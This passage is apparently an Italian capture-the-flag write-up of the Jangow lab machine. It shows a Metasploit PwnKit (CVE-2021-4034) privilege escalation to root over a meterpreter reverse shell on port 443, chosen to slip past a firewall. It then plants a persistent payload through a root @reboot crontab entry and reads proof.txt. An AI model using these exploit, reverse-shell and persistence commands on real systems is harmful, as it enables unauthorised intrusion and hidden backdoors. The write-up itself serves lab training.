Leggendo tramite comando “info” vediamo che un paio sembrano promettenti, scegliamo il terzo.

“use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec”.

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > show options
```

Module options (exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec):

| Name         | Current Setting | Required | Description                          |
|--------------|-----------------|----------|--------------------------------------|
| PKEXEC_PATH  |                 | no       | The path to pkexec binary            |
| SESSION      |                 | yes      | The session to run this module on    |
| WRITABLE_DIR | /tmp            | yes      | A directory where we can write files |

Payload options (linux/x64/meterpreter/reverse\_tcp):

| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.6        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

Exploit target:

| Id | Name   |
|----|--------|
| 0  | x86_64 |

View the full module info with the `info`, or `info -d` command.

Configuriamo il modulo:

**"set LPORT 443"**

**"set SESSION 1"**

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions -L

Active sessions
=====
```

| Id | Name | Type        | Information                   | Connection                               |
|----|------|-------------|-------------------------------|------------------------------------------|
| 1  |      | meterpreter | x86/linux www-data @ 10.0.2.7 | 10.0.2.6:443 → 10.0.2.7:44556 (10.0.2.7) |

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 443
LPORT => 443
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION => 1
```

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[*] Started reverse TCP handler on 10.0.2.6:443
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.ggpsubinsj
[+] The target is vulnerable.
[*] Writing '/tmp/.slanba/xlzanbdzdtro/xlzanbdzdtro.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.slanba
[*] Sending stage (3090404 bytes) to 10.0.2.7
[+] Deleted /tmp/.slanba/xlzanbdzdtro/xlzanbdzdtro.so
[+] Deleted /tmp/.slanba/.asjrkc
[+] Deleted /tmp/.slanba
[*] Meterpreter session 2 opened (10.0.2.6:443 → 10.0.2.7:44572) at 2025-09-02 12:37:06 +0200

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : 10.0.2.7
OS            : Ubuntu 16.04 (Linux 4.4.0-31-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > █
```

Le porte **"21"** e **"80"** non hanno permesso la connessione.

Per superare il **firewall** abbiamo utilizzato la porta **443 con successo** che ci ha permesso la comunicazione tra le macchine.

**NOTA:** Le porte **80** (HTTP) e **443** (HTTPS) sono quasi sempre aperte in uscita, perché servono per la navigazione web. **Usare la 443 significa "camuffarsi"** come traffico HTTPS quindi e' possibile che non venga bloccato.

## EXTRA PERSISTENZA:

Copiamo il **"PAYLOAD"** **"buildweek.elf"** in una cartella meno volatile e che sia una directory di sistema.

**"cp /home/jangow01/buildweek.elf /usr/local/bin/buildweek.elf"** .

*Prima ma anche in questa fase possiamo rinominarlo in maniera che sia meno sospetto.*

**"chmod 755 /usr/local/bin/buildweek.elf"** per modificare i permessi del **"PAYLOAD"**

una volta verificati con **"ls-la"**.

```
meterpreter > ls
Listing: /usr/local/bin
_____
Mode                Size  Type  Last modified          Name
-----
100644/rw-r--r--   207   fil   2025-09-02 15:48:43 +0200 buildweek.elf

meterpreter > chmod 775 /usr/local/bin/buildweek.elf
Usage: chmod permission file
meterpreter > chmod 775 /usr/local/bin/buildweek.elf
meterpreter > ls -la
Listing: /usr/local/bin
_____
Mode                Size  Type  Last modified          Name
-----
100775/rwxrwxr-x   207   fil   2025-09-02 15:48:43 +0200 buildweek.elf
```

Dalla sessione di **"meterpreter"** andiamo in **"shell"**

**"chown root:root /usr/local/bin/buildweek.elf"**

Assegnare la proprietà del file a **root** togliendola a **"jangow01/www-data"**

```
meterpreter > shell
Process 4180 created.
Channel 1 created.
chown root:root /usr/local/bin/buildweek.elf
chmod 755 /usr/local/bin/buildweek.elf
chown root:root /usr/local/bin/buildweek.elf
```

Sfruttiamo **"conjob"** per la persistenza

**"(crontab -u root -l 2>/dev/null; echo "@reboot /usr/local/bin/rev443.elf >/dev/null**

**2>&1") | crontab -u root -"**

- **crontab -u root -l** *elenca i cronjob di root.*
- **2>/dev/null** *elimina gli errori se root non aveva cronjob.*
- **echo "@reboot /usr/local/bin/rev443.elf >/dev/null 2>&1"**  
*aggiunge la riga che esegue il payload a ogni riavvio.*
- **| crontab -u root** *sovrascrive la crontab di root con la versione aggiornata..*

```
dir
buildweek.elf
(crontab -u root -l 2>/dev/null; echo "@reboot /usr/local/bin/buildweek.elf >/dev/null 2>&1") | crontab -u root -
crontab -u root -l
@reboot /usr/local/bin/rev443.elf >/dev/null 2>&1
@reboot /usr/local/bin/buildweek.elf >/dev/null 2>&1
exit
meterpreter >
```

### **crontab -u root -l**

Per conferma, deve ritorna in output (come nello screen):

**"@reboot /usr/local/bin/buildweek.elf >/dev/null 2>&1"**

## Conferma Persistenza:

Facciamo riavviare la macchina da remoto con il comando **"reboot"** dalla **"shell"**.

```
meterpreter > shell
Process 4203 created.
Channel 2 created.
reboot
[*] 10.0.2.7 - Meterpreter session 1 closed. Reason: Died
[*] 10.0.2.7 - Meterpreter session 2 closed. Reason: Died
```

Mettiamo "metasploit" in ascolto.

```

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.0.2.6         yes       The listen address (
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d comma

msf exploit(multi/handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.6:443
[*] Sending stage (1062760 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.6:443 -> 10.0.2.7:43590) at 2025-09-02 14:07:20 +0200

meterpreter > getuid
Server username: root
meterpreter >

```

**Siamo di nuovo root !! Persistenza Confermata !**

**EXTRA:** scoprire tutti i segreti.

Ora che siamo **"root"** possiamo navigare e trovare dati interessanti!

```
meterpreter > ls
Listing: /
```

| Mode             | Size     | Type | Last modified             | Name       |
|------------------|----------|------|---------------------------|------------|
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 21:33:32 +0200 | bin        |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 21:36:46 +0200 | boot       |
| 040755/rwxr-xr-x | 4160     | dir  | 2025-09-04 11:30:45 +0200 | dev        |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-10-31 21:16:16 +0100 | etc        |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-10-31 22:04:20 +0100 | home       |
| 100644/rw-r--r-- | 35695276 | fil  | 2021-06-10 21:36:45 +0200 | initrd.img |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 23:40:45 +0200 | lib        |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 23:40:22 +0200 | lib64      |
| 040700/rwx-----  | 16384    | dir  | 2021-06-10 21:27:53 +0200 | lost+found |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 21:28:00 +0200 | media      |
| 040755/rwxr-xr-x | 4096     | dir  | 2016-07-19 22:43:06 +0200 | mnt        |
| 040755/rwxr-xr-x | 4096     | dir  | 2016-07-19 22:43:06 +0200 | opt        |
| 040555/r-xr-xr-x | 0        | dir  | 2025-09-04 09:30:35 +0200 | proc       |
| 040700/rwx-----  | 4096     | dir  | 2021-10-31 22:16:56 +0100 | root       |
| 040755/rwxr-xr-x | 900      | dir  | 2025-09-04 11:30:56 +0200 | run        |
| 040755/rwxr-xr-x | 12288    | dir  | 2021-06-10 21:36:53 +0200 | sbin       |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 23:41:51 +0200 | script     |
| 040755/rwxr-xr-x | 4096     | dir  | 2016-06-29 22:13:52 +0200 | snap       |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 21:39:57 +0200 | srv        |
| 040555/r-xr-xr-x | 0        | dir  | 2025-09-04 11:30:23 +0200 | sys        |
| 041777/rwxrwxrwx | 4096     | dir  | 2025-09-04 13:27:16 +0200 | tmp        |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 21:27:58 +0200 | usr        |
| 040755/rwxr-xr-x | 4096     | dir  | 2021-06-10 21:47:17 +0200 | var        |
| 100600/rw-----   | 7047504  | fil  | 2016-07-13 03:59:43 +0200 | vmlinuz    |

Nella cartella “**root**” risalta al occhio il file “**proof.txt**”.

```
meterpreter > cd root
meterpreter > ls
Listing: /root
```

| Mode             | Size | Type | Last modified             | Name          |
|------------------|------|------|---------------------------|---------------|
| 100600/rw-----   | 3958 | fil  | 2021-11-03 16:51:44 +0100 | .bash_history |
| 100644/rw-r--r-- | 3106 | fil  | 2015-10-22 19:15:21 +0200 | .bashrc       |
| 040700/rwx-----  | 4096 | dir  | 2021-10-31 21:50:07 +0100 | .cache        |
| 040755/rwxr-xr-x | 4096 | dir  | 2021-06-10 22:00:19 +0200 | .nano         |
| 100644/rw-r--r-- | 148  | fil  | 2015-08-17 17:30:33 +0200 | .profile      |
| 100644/rw-r--r-- | 211  | fil  | 2021-06-10 22:34:23 +0200 | .wget-hsts    |
| 100644/rw-r--r-- | 2439 | fil  | 2021-10-31 22:16:44 +0100 | proof.txt     |

cat prof.txt

```
cat proof.txt
```

```

#####
a  aaaaaaa#  #aaaaaa(.  /aaaaaa
a  aaaaaaa(  .aaaaaa%####(  //  #aaaaaa  .aaaaaa
a  aaaaaaa  aaaaaaa%#####%a*  ./aa*  aa
a  aa*  (aaaaaa#/.  .*a.  .#a.  aa
a  aa,  /aaaaaa#,  .a.  ,a,  aa
a  aa  aaaaaaa#.  aa,aa/  %.  #,  %a
aa#  aa/  .aaaaaa  *  .,  aa
aa  aa*  aa  ,  aa
aa  .aaaaaa(  aaaaaaa  *.  aa
aa/  *aa/  aaaaaaa#  aa
aa  .aaaaaa/  aaaaaaa  aa#  aa
aa  aa.  aa  aa(  aa
aa  .aaaaaa.  ,  aa  *  .aa*(  .a
aa  ,aaaaaa,  aaaaaaa%aaaaaa,  aa(%a*  aa
aa  aa  (aaaaaa%aa/  aa
a  aa  ,aaaaaa,aaaaaa%aaaaaa%*  aa
a  aa.  .aaaaaa%*  aa
a  aa  ,aaaaaa%aa/  aa
a  aa.  *aaaaaa#/.  aa
a  aa  JANGOW  aa
a  aa  aa  aa(  aa  a.  %.a  aa  aa  aa
      aa%  a/  (aa
      (((((((((((((((((((((((((((

```